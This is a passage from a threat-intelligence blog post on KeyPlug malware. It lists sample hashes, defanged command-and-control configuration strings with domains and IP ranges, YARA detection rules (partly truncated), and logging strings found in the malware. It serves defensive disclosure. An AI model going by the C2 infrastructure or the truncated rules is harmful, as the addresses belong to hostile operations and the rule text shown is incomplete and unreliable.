- 2345c426c584ec12f7a2106a52ce8ac4aeb144476d1a4e4b78c10addfddef920 (KeyPlug RetroHunt)
- WSS://chrome.down-flash.]com:443|0|300|/index.html|1|chrome.down-flash.]com:443
- 2c28a59408ee8322bc6522734965db8261c196bf563c28dd61d5b65f7fd9a927 (DarkLoadLibrary)
- 399bf858d435e26b1487fe5554ff10d85191d81c7ac004d4d9e268c9e042f7bf (KeyPlug Windows Sample)
- WSS://104.16.85.]0/24;104.17.92.]0/24;172.65.236.]0/24;172.67.27.]0/24:443|0|3600|/comments|corsapi.devlopsform.]com|corsapi.devlopsfc
- 4496fb2e42bb8734d4d5c6c40fa6e5f7afa00233ffa1c9e4b00e1ef4fd7849ad (KeyPlug Shellcode)
- 5921d1686f9f4b6d26ac353cfce3e85e57906311a80806903c9b40f85429b225 (KeyPlug RetroHunt)
- HTTPS://43.229.155.]38:8443|HTTPS://43.229.155.]38:8443|1200|5|1|cdn.google-au.]ga:8443
- 619c185406e6272ba8ac70ad4c6ff2174e5470011c5737c6c2198cd69d86ec95 (DarkLoadLibrary)
- 7248217c106dfa048a9e5593cba257fd5189877c490f7d365156e55880c5ddca (Shellcode Encrypted - pfm.ico)
- 83ef976a3c3ca9fcd438eabc9b935ca5d46a3fb00e2276ce4061908339de43ec (KeyPlug RetroHunt)
- UDP://fonts.google-au.]ga:53|0|1200|/index.html|1|127.0.0.1:53
- 87756cb5e33f7b7c2229eb094f1208dbd510c9716b4428bfaf2dc84745b1542 (.NET Shellcode Loader)
- 9d467226a59d8f85a66b2a162f84120811d437a40eb6a7c60fad546500094ab7 (KeyPlug RetroHunt)
- WSS://104.21.82.]192:443|WSS://104.21.82.]192:443|1200|5|1|cdn.google-au.]ga:443
- a6aabcb68245dde1eda2093c6ef4b75b75f99d0572c59d430de9cef527dc037cb (KeyPlug Linux Sample)
- WSS://172.67.249.]0/24;104.20.63.]0/24;104.18.58.]0/24;104.17.16.]0/24:443|WSS://172.67.249.]0/24;104.20.63.]0/24;104.18.58.]0/24;104.17.16.]0/24:443|0|360|/index.html|0|127.0.0.1
- da606c49044ca3055028011f8e384f7ede569d337e08c191e723c9798f0610d9 (KeyPlug RetroHunt)
- TCP://8.210.71.]245:443|0|360|/index.html|0|127.0.0.1
- db7f4aa246bd17971e75d7b79f506b3c87f9f2a42a3b5dadd56dd848ac34a9c7 (KeyPlug RetroHunt)
- HTTPS://127.0.0.1:443|HTTPS://127.0.0.1:443|1200|5|1
- e94bcacf0d01fcd2f76f1c08575c3ec6315508cdbf72684a180c6992c68b10cc3 (DarkLoadLibrary)
- f08e669b6caf8414b2da8e2a0fea18f79b154d274aa4835cffdfa592844da239 (KeyPlug RetroHunt)
- HTTPS://127.0.0.1:443|HTTPS://127.0.0.1:443|1200|5|1

Yara Rules

```
rule keyplug_shellcode { meta: author = "Yoroi Malware ZLab" description = "Rule for KeyPlug Shellcode" last_updated = "2024-03-19" tlp = "
56          push r14 48 8D 6C 24 80          lea rbp, [rsp-80h] 48 81 EC 80 01 00 00          sub rsp, 180h E8 A1 08 00 00          call sub_8C
CF          mov rcx, rdi E8 B3 07 00 00          call sub_7F4 BA 59 3D 78 5E          mov edx, 5E783D59h 48 89 44 24 20          mov qwc
sub_7F4 BA 5B 7B C3 0A          mov edx, 0AC37B5Bh 48 89 44 24 40          mov qword ptr [rsp+190h+var_150], rax 48 8B CF          mov
24 48          mov qword ptr [rsp+190h+var_150+8], rax */ $1 = { 4? 89 5c ?4 10 4? 89 74 ?4 18 55 57 4? 56 4? 8d 6c ?4 80 4? 81 ec 80 01 00 0
?? ?? ?? ?? ba ?? ?? ?? ?? 4? 89 44 ?4 30 4? 8b cf 4? 8b d8 e8 ?? ?? ?? ?? 4? 89 44 ?4 48 } condition: $1 }
```

```
rule keyplug_windows { meta: author = "Yoroi Malware ZLab" description = "Rule for KeyPlug Windows" last_updated = "2024-03-20" tlp = "CI
"informational" strings: /* 23c6b417ddaf5fbd00d204543b5b981e7f5967c5123d511ef5654c4d409aee0f 00a366e51c88a41a204e4b2267991460c
83 EC 28          sub rsp, 28h 48 8B C1          mov rax, rcx 41 8B 09          mov ecx, [r9] ; s 44
C8          mov ecx, eax 3D 33 27 00 00          cmp eax, 2733h 74 42          jz short loc_1800A8E
0FFFFFFFDh 48 83 C4 28          add rsp, 28h C3          retn ; -----
28          add rsp, 28h C3          retn ; ----- loc_1800A8EC4
eax, edx 48 83 C4 28          add rsp, 28h C3          retn /* $1 = { 4? 83 ec 28 4? 8b c1 4? 8b 09 4? 8b 88 f8 02 00
85 c0 79 ?? ff 15 ?? ?? ?? ?? 8b c8 3d 33 27 00 00 74 ?? 3d 4c 27 00 00 74 ?? 3d 46 27 00 00 75 ?? b8 fd ff ff 4? 83 c4 28 c3 81 f9 14 27 00 0
and uint16(0) == 0x5A4D }
```

Suricata Rules

Appendix A: Logging Strings

- [lib] Initialized, PartitionCount=%1 DatapathFeatures=%2\r\n
- [lib] Uninitialized\r\n
- [lib] AddRef\r\n
- [lib] Release\r\n
- [lib] Shared server state initializing\r\n
- [lib] Rundown, PartitionCount=%1 DatapathFeatures=%2\r\n
- [lib] ERROR, %1.\r\n
- [lib] ERROR, %1, %2.\r\n
- [lib] ASSERT, %2:%1 - %3.\r\n
- [api] Enter %1 (%2).\r\n
- [api] Exit\r\n
- [api] Exit %1\r\n
- [api] Waiting on operation\r\n
- [lib] Perf counters Rundown\r\n
- [lib] New SendRetryEnabled state, %1\r\n

- [lib] Version %1.%2.%3.%4\r\n
- [api] Error %1\r\n
- [reg][%1] Created, AppName=%2\r\n
- [reg][%1] Destroyed\r\n
- [reg][%1] Cleaning up\r\n
- [reg][%1] Rundown, AppName=%2\r\n
- [reg][%1] ERROR, %2.\r\n
- [reg][%1] ERROR, %2, %3.\r\n
- [reg][%1] Shutting down connections, Flags=%2, ErrorCode=%3\r\n
- [wrkr][%1] Created, IdealProc=%2 Owner=%3\r\n
- [wrkr][%1] Start\r\n
- [wrkr][%1] Stop\r\n
- [wrkr][%1] IsActive = %2, Arg = %3\r\n
- [wrkr][%1] QueueDelay = %2\r\n
- [wrkr][%1] Destroyed\r\n
- [wrkr][%1] Cleaning up\r\n
- [wrkr][%1] ERROR, %2.\r\n
- [wrkr][%1] ERROR, %2, %3.\r\n
- [cnfg][%1] Created, Registration=%2\r\n
- [cnfg][%1] Destroyed\r\n

- [cnfg][%1] Cleaning up\r\n
- [cnfg][%1] Rundown, Registration=%2\r\n
- [cnfg][%1] ERROR, %2.\r\n
- [cnfg][%1] ERROR, %2, %3.\r\n
- [list][%1] Created, Registration=%2\r\n
- [list][%1] Destroyed\r\n
- [list][%1] Started, Binding=%2, LocalAddr=%4, ALPN=%6\r\n
- [list][%1] Stopped\r\n
- [list][%1] Rundown, Registration=%2\r\n

- [list][%1] ERROR, %2.\r\n
- [list][%1] ERROR, %2, %3.\r\n
- [conn][%1] Created, IsServer=%2, CorrelationId=%3\r\n
- [conn][%1] Destroyed\r\n
- [conn][%1] Handshake complete\r\n
- [conn][%1] Scheduling: %2\r\n
- [conn][%1] Execute: %2\r\n
- [conn][%1] New Local IP: %3\r\n
- [conn][%1] New Remote IP: %3\r\n
- [conn][%1] Removed Local IP: %3\r\n
- [conn][%1] Removed Remote IP: %3\r\n
- [conn][%1] Assigned worker: %2\r\n
- [conn][%1] Handshake start\r\n
- [conn][%1] Registered with %2\r\n
- [conn][%1] Unregistered from %2\r\n
- [conn][%1] Transport Shutdown: %2 (Remote=%3) (QS=%4)\r\n
- [conn][%1] App Shutdown: %2 (Remote=%3)\r\n
- [conn][%1] Initialize complete\r\n
- [conn][%1] Handle closed\r\n
- [conn][%1] QUIC Version: %2\r\n
- [conn][%1] OUT: BytesSent=%2 InFlight=%3 InFlightMax=%4 CWnd=%5 SStresh=%6 ConnFC=%7 ISB=%8 PostedBytes=%9 SRtt=%10\r\n
- [conn][%1] Send Blocked Flags: %2\r\n
- [conn][%1] IN: BytesRecv=%2\r\n
- [conn][%1] CUBIC: SlowStartThreshold=%2 K=%3 WindowMax=%4 WindowLastMax=%5\r\n
- [conn][%1] Congestion event\r\n
- [conn][%1] Persistent congestion event\r\n
- [conn][%1] Recovery complete\r\n
- [conn][%1] Rundown, IsServer=%2, CorrelationId=%3\r\n
- [conn][%1] (SeqNum=%2) New Source CID: %4\r\n
- [conn][%1] (SeqNum=%2) New Destination CID: %4\r\n
- [conn][%1] (SeqNum=%2) Removed Source CID: %4\r\n
- [conn][%1] (SeqNum=%2) Removed Destination CID: %4\r\n
- [conn][%1] Setting loss detection %2 timer for %3 us. (ProbeCount=%4)\r\n
- [conn][%1] Cancelling loss detection timer.\r\n
- [conn][%1] DROP packet Dst=%3 Src=%5 Reason=%6.\r\n
- [conn][%1] DROP packet Dst=%4 Src=%6 Reason=%7, %2.\r\n
- [conn][%1] ERROR, %2.\r\n
- [conn][%1] ERROR, %2, %3.\r\n
- [conn][%1] New packet keys created successfully.\r\n
- [conn][%1] Key phase change (locally initiated=%2).\r\n
- [conn][%1] STATS: SRtt=%2 CongestionCount=%3 PersistentCongestionCount=%4 SendTotalBytes=%5 RecvTotalBytes=%6\r\n
- [conn][%1] Shutdown complete, PeerFailedToAcknowledged=%2.\r\n
- [conn][%1] Read Key Updated, %2.\r\n
- [conn][%1] Write Key Updated, %2.\r\n
- [conn][%1][TX][%2] %3 (%4 bytes)\r\n
- [conn][%1][RX][%2] %3 (%4 bytes)\r\n
- [conn][%1][TX][%2] %3 Lost: %4\r\n
- [conn][%1][TX][%2] %3 ACKed\r\n
- [conn][%1] %2\r\n
- [conn][%1] Queueing send flush, reason=%2\r\n
- [conn][%1] OUT: StreamFC=%2 StreamSendWindow=%3\r\n
- [conn][%1] STATS: SendTotalPackets=%2 SendSuspectedLostPackets=%3 SendSpuriousLostPackets=%4 RecvTotalPackets=%5 RecvReorderedPackets=%6 RecvDroppedPackets=%7 RecvDuplicatePackets=%8 RecvDecryptionFailures=%9\r\n
- [conn][%1] Server app accepted resumption ticket\r\n
- [conn][%1] VerInfo Other Versions List: %3\r\n
- [conn][%1] Client VI Received Version List: %3\r\n
- [conn][%1] Server VI Supported Version List: %3\r\n
- [conn][%1] Spurious congestion event\r\n
- [conn][%1] No Listener for IP address: %3\r\n
- [conn][%1] No listener matching ALPN: %3\r\n

- [conn][%1] Flushing Send. Allowance=%2 bytes\r\n
- [conn][%1] Setting %2, delay=%3 us\r\n
- [conn][%1] Canceling %2\r\n
- [conn][%1] %2 expired\r\n
- [strm][%1] Created, Conn=%2 ID=%3 IsLocal=%4\r\n
- [strm][%1] Destroyed\r\n
- [strm][%1] Send Blocked Flags: %2\r\n
- [strm][%1] Rundown, Conn=%2 ID=%3 IsLocal=%4\r\n
- [strm][%1] Send State: %2\r\n
- [strm][%1] Recv State: %2\r\n
- [strm][%1] ERROR, %2.\r\n
- [strm][%1] ERROR, %2, %3.\r\n
- [strm][%1] %2\r\n
- [strm][%1] Allocated, Conn=%2\r\n
- [strm][%1] Writing frames to packet %2\r\n
- [strm][%1] Processing frame in packet %2\r\n
- [strm][%1] Indicating QUIC_STREAM_EVENT_RECEIVE [%2 bytes, %3 buffers, %4 flags]\r\n
- [strm][%1] Receive complete [%2 bytes]\r\n
- [strm][%1] App queuing send [%2 bytes, %3 buffers, %4 flags]\r\n
- [bind][%1] Created, Udp=%2 LocalAddr=%4 RemoteAddr=%6\r\n
- [bind][%1] Rundown, Udp=%2 LocalAddr=%4 RemoteAddr=%6\r\n
- [bind][%1] Destroyed\r\n
- [bind][%1] Cleaning up\r\n
- [bind][%1] DROP packet Dst=%3 Src=%5 Reason=%6.\r\n
- [bind][%1] DROP packet Dst=%4 Src=%6 Reason=%7, %2.\r\n
- [bind][%1] ERROR, %2.\r\n
- [bind][%1] ERROR, %2, %3.\r\n
- [bind][%1] Execute: %2\r\n
- [tls][%1] ERROR, %2.\r\n
- [tls][%1] ERROR, %2, %3.\r\n
- [tls][%1] %2\r\n
- [data][%1] Send %2 bytes in %3 buffers (segment=%4) Dst=%6 Src=%8\r\n
- [data][%1] Recv %2 bytes (segment=%3) Src=%5 Dst=%7\r\n
- [data][%1] ERROR, %2.\r\n
- [data][%1] ERROR, %2, %3.\r\n
- [data][%1] Created, local=%3, remote=%5\r\n
- [data][%1] Destroyed\r\n
- [pack][%1] Created in batch %2\r\n
- [pack][%1] Encrypting\r\n
- [pack][%1] Finalizing\r\n
- [pack][%1] Batch sent\r\n
- [pack][%1] Received\r\n
- [pack][%1] Decrypting\r\n

This blogpost has been authored by Luigi Martire and Carmelo Ragusa